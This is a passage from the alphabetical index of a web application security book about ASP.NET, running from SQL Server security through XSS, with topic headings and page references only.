SQL (Structured Query Language) Server
  adding users to databases, 197
  asymmetric encryption in, 204–205
  dynamic SQL stored procedures in, 200–201
  encryption in, 201–205
  groups in, 197–198
  hashes in, 205
  HMACs in, 205
  injection flaws in. *see* SQL (Structured Query Language) injection
  least privilege accounts in, 198
  Management Studio, 195–197
  managing, 197
  parameterized queries in, 191–192
  pass phrase encryption in, 202
  permissions in, 196–198
  roles in, 197–198
  stored procedures in, 192–194
  symmetric encryption in, 202–204
  user instances in, 200
  views for, 198–199
  Visual Studio built-in Web server in, 200
  without passwords, 194–196
SRE (Security Run-time Engine), 48–50
SSL (Secure Sockets Layer). *see* Secure Sockets Layer (SSL)
stateless HTTP, 3
static files security, 213–216
status codes, 344
store managers, 137–142
stored procedures, 192–194, 200–201
strong naming, 324–325
Structured Query Language (SQL). *see* SQL (Structured Query Language)
Sullivan, Bryan, 290
symmetric encryption
  algorithms for, 126
  of data, 128–129
  decrypting data in, 128–129
  detecting data changes and, 129–130
  example of, 130–132
  initialization vectors in, 126–127
  keys for, 126–127
  Message Authentication Code in, 130–132
  overview of, 125
  session keys in, 129
  in SQL Server security, 202–204
  for XML documents, 238–242

T

Tamper Data. *see* Firefox Tamper Data
TCP (Transmission Control Protocol), 16
test certificates, 142, 354–356
Thangarathinam, Thiru, 225
theft, 41
third-party authentication
  claims-aware Web sites in, 363–365
  claims identities in, 373–374
  federated identity in, 359–362
  forms authentication and, 382–383
  information cards in, 362, 365–373
  introduction to, 359
  OpenID for, 374–379
  Security Assertion Markup Language in, 362
  summary of, 383
  in Windows Identity Framework, 362–363
  Windows Live ID for, 379–382
throwing errors, 286–287
timestamps, 36
TLS (Transport Layer Security), 351
Top Ten Project, 10–11
tracing facility, 102–104
Transmission Control Protocol (TCP), 16
transparent code, 301–302
transport client credential types, 262
Transport Layer Security (TLS), 351
transport security
  client programs in, 267
  introduction to, 259–260
  overview of, 265–266
  sample service hosts in, 266–267

traversal attacks, 222
trust boundaries, 40, 290
trust levels
  declarative demands in, 321
  failing in, 322–323
  Full Trust, 324–326
  global assembly cache in, 324–326
  imperative demands in, 319–320
  introduction to, 318–319
  minimum CAS permissions in, 319–321
  .Net 4 changes for, 327–328
  permission checks in, 322–323
  testing applications under new, 321
trusted connections, 195–196

U

UK Events Page, 1
Understanding Windows CardSpace, 363
Uniform Resource Locators (URLs). *see* URLs (Uniform Resource Locators)
untrusted certificates, 351–352
update panels, 293–296, 299–301
upload control, 221–224
URLs (Uniform Resource Locators)
  in AJAX Same Origin Policy, 292
  in anti-leeching checks, 217–218
  in ASP.NET pipeline, 34
  attacks based on, 70–71
  for authorization in IIS7, 181
  certificates with, 264–266
  in denied requests, 344
  encoding, 386
  in forms authentication, 153–158
  in HTML forms, 22–27
  in IIS Role Services, 331–333
  in IIS7 Request Filter, 340–341
  Live ID and, 380
  mapping, 392
  OpenID and, 374
  query strings in. *see* query strings
  restricting access to, 11
  SAML and, 361–362, 370
  sequences, filtering requests based on, 343
  in Silverlight applications, 307
  size of, 342
User Agents, 15
user input security
  Anti-XSS Library for, 47–50
  checklist for, 63–64
  `CompareValidator`, 59–60
  constraining input for, 50–52
  cookies in, 52–53
  `CustomValidator`, 60–61
  defining input, 39–41
  echoing in, 41–45
  introduction to, 39–41
  mitigating against XSS in, 45–47
  `RangeValidator`, 58–59
  `RegularExpressionValidator`, 59
  `RequiredFieldValidator`, 58
  Security Run-time Engine in, 48–50
  validating form input for, 53–55
  validation controls, generally, 55–57
  validation controls, standard ASP.NET, 57–63
  validation groups for, 61–63
user names
  adding, generally, 151–152
  `<allow>`, 173
  authentication of. *see* authentication
  authorization of. *see* authorization
  `<deny>`, 173
  discovery of, 152–154
  forms authentication of. *see* forms authentication
  role-based authorization of. *see* role-based authorization
  validation class in, 271–272
  Windows authentication for. *see* Windows authentication
users
  adding to databases, 197
  creating, generally, 160–163
  creating programmatically, 166–167
  current, 269, 393–394
  input of. *see* user input security
  instances of, 200
  keys of, 93–94
  names for. *see* user names
  programmatic checking of, 183–184
  property of, 152–153
  redirecting, 41
  stores of, 137
  storing, 163–164
  tracking, 41
  uploads of, 220–224

V

validating XML. *see also* XML (Extensible Markup Language) security
  example of, 227–234
  introduction to, 225–227
  parsers in, 227–234
  valid XML in, 226–227
  well-formed XML in, 226
validation
  adding functions for, 54–55
  class in user names, 271–272
  controls. *see* validation controls, standard
  of events, 81–83
  of form input, 53–55
  groups, 61–63

of input, defined, 8
in Model-View-Controller Framework, 389–392
of parameters using inspectors, 280–282
trust boundaries and, 40
of XML. *see* validating XML
validation controls, standard
`CompareValidator`, 59–60
`CustomValidator`, 60–61
introduction to, 55–58
`RangeValidator`, 58–59
`RegularExpressionValidator`, 59
`RequiredFieldValidator`, 58
for user input security generally, 57–58
Vernet, Alessandro, 225
`VIEWSTATE`. *see also* information control
encrypting, 91–92
introduction to, 87–89
one-click attacks in, 92–94
removing from client pages, 94
user keys in base classes, 93–94
user keys in global.asax, 93
validating, 89–91
Visual Studio (VS)
claims-aware Web sites in, 364
common regular expressions in, 59
creating users in, 160–163
HTML forms in, 22–23
HTTP modules in, 35, 73, 77
`MAKECERT` in, 142
membership settings in, 164–166
performance counters in, 105
running as administrator, 263
saving files in, 114
Security Run-time Engine in, 49
Solution Explorer in, 324–325
SQL Express and, 186, 200
in SQL Server security, 200
strong naming in, 324
validating XML in, 229–231
WCF services in, 256–259
Windows authentication in, 166–167, 171, 177
XML/XSLT validation in, 231
VS (Visual Studio). *see* Visual Studio (VS)

W

W3C (World Wide Web Consortium). *see* World Wide Web Consortium (W3C)
watchfulness, 8
WCF (Windows Communication Foundation). *see* Windows Communication Foundation (WCF)
Web Authentication, 379
Web basics, introduction to
access in, 8–9
ASP.NET in, 30
attacks in, 2–5
code in, 10
cryptography in, 9
defaults in, 9
defense, multiple approaches to, 8
events in, 30–33
firewalls in, 9
functionality of Web in, 37
HTML forms in, 22–29
HTTP in, 15
introduction to, 1–2
OWASP in, 10–11, 118
pipeline model and, 34
requests, responding to HTTP, 18–19
resources, requesting HTTP, 16–18
risks vs. rewards in, 5–6
security in, 6–8
Silverlight applications for, 312–313
sniffing HTTP requests and responses, 19–22
validation in, 8
watchfulness, 8
workings of, generally, 15
XSS-protected pages on, 46
XSS-vulnerable pages on, 42–45
Web Service Definition Language (WSDL), 300
Web Services Enhancement (WSE), 255
`web.config` files
allowing single user access with, 172–173
authorization in MVC, 392–393
authorization rules in, 180–183
denying user access with, 172
in forms authentication, 155–156
IIS7 and, 331
well-formed XML, 226–229
white-listing approach, 48, 114
WIF (Windows Identity Framework). *see* Windows Identity Framework (WIF)
Windows authentication
IIS configuration for, 168–170
impersonation with, 171
overview of, 167
with role-based authorization, 179
Windows CardSpace, 362–363, 365–373
Windows Communication Foundation (WCF)
auditing in, 277–280
authentication in, 272
authorization in, 273–274
checklist for, 287–288
client credentials in, 262–263
client test code in, 258–259
`Echoservice` in, 256–259
`IEchoService` in, 256
Internet services in. *see* Internet services security
introduction to, 255
logging in, 277–280
message inspectors in, 283–286
message security with, 260–261
mixed mode security with, 261

Windows Communication Foundation (WCF) (*continued*)
parameter inspectors in, 280–282
privacy with, 259
`program.cs in`, 258–259
security modes in, 259–262
services of, 256–259
signing messages with, 274–277
throwing errors in, 286–287
transport security with, 259–260
Windows Data Protection API (DPAPI), 147
Windows Event Log, 99–100
Windows Identity Framework (WIF)
claims-aware Web sites in, 363–365
claims identities in, 373–374
information cards in, 362, 365–373
introduction to, 362–363
SAML and, 362
Windows Live ID. *see* Live ID
Windows Management Instrumentation, 99
Windows Management Interface (WMI), 107–108
Windows Server 2008, 330
WMI (Windows Management Interface), 107–108
World Wide Web Consortium (W3C)
introduction to, 16
on XML parsers, 227
on `XMLHttpRequest`, 291
wrapper functions, 386
Wright, Matt, 84
Writing Secure Code, Second Edition, 39
Wrox.com
asynchronous emails on, 101
certificates on, 353, 355
client program configuration on, 267
client test code in, 258
Code Access Security on, 321–327
CreateUserWizard controls on, 162
currency converter on, 28
decryption on, 241, 244–245
disclaimer of, 2
Echoservices on, 256
encryption on, 135, 238–240, 242–245
events on, 30
file upload control on, 221
form-based authentication on, 174
HTML source for demonstration page on, 31
on HTTP Modules, 36, 73
HTTP on, 17–18
`IDataErrorInfo` on, 390
`if` statements on, 10
IP address inspectors on, 285
log4net.config files on, 109–111
logins on, 157–158
on machine keys, 90
membership databases on, 159, 166
message inspectors on, 283–284
parameter inspectors on, 281
parameterizing user information on, 394
robots.txt files on, 113–114
roles programmatically on, 177
sample service hosts in, 266
schedulers on, 220
security auditing on, 278
signatures on, 143
signing documents on, 248–251
Silverlight applications in, 303–305, 312
third-party authentication on, 372–373, 378
unauthenticated users on, 217
URLS of, 292
user properties on, 152
ViewState user keys on, 93
`web.config` on, 155, 172
Windows identity on, 169
WMI classes on, 107–108
XHR on, 291–292
WSDL (Web Service Definition Language), 300
WSE (Web Services Enhancement), 255

X

X509 certificates, 245–246
XHR (`XMLHttpRequest`) objects, 291–292
XML (Extensible Markup Language) security
asymmetric encryption keys in, 242–245
checklist for, 252
documents in, generally, 237–238
encrypting XML documents in, 238
introduction to, 225
parsers in, 227–234
querying XML in, 234–237
signing XML documents in, 246–252
symmetric encryption keys in, 238–242
valid XML in, 226–227
validating XML, example of, 227–234
validating XML, generally, 225–226
well-formed XML in, 226
X509 certificates for, 245–246
XML Transformations (XMLTs), 234
`XMLHttpRequest` (XHR) objects, 291–292
XMLTs (XML Transformations), 234
Xpath expressions, 234–236
XPath injection, 236–237
XQuery Injection, 235–236
XSS (Cross-Site-Scripting). *see* Cross-Site-Scripting (XSS)

Z

Zeller, William, 69
Zimmerman, Philip, 134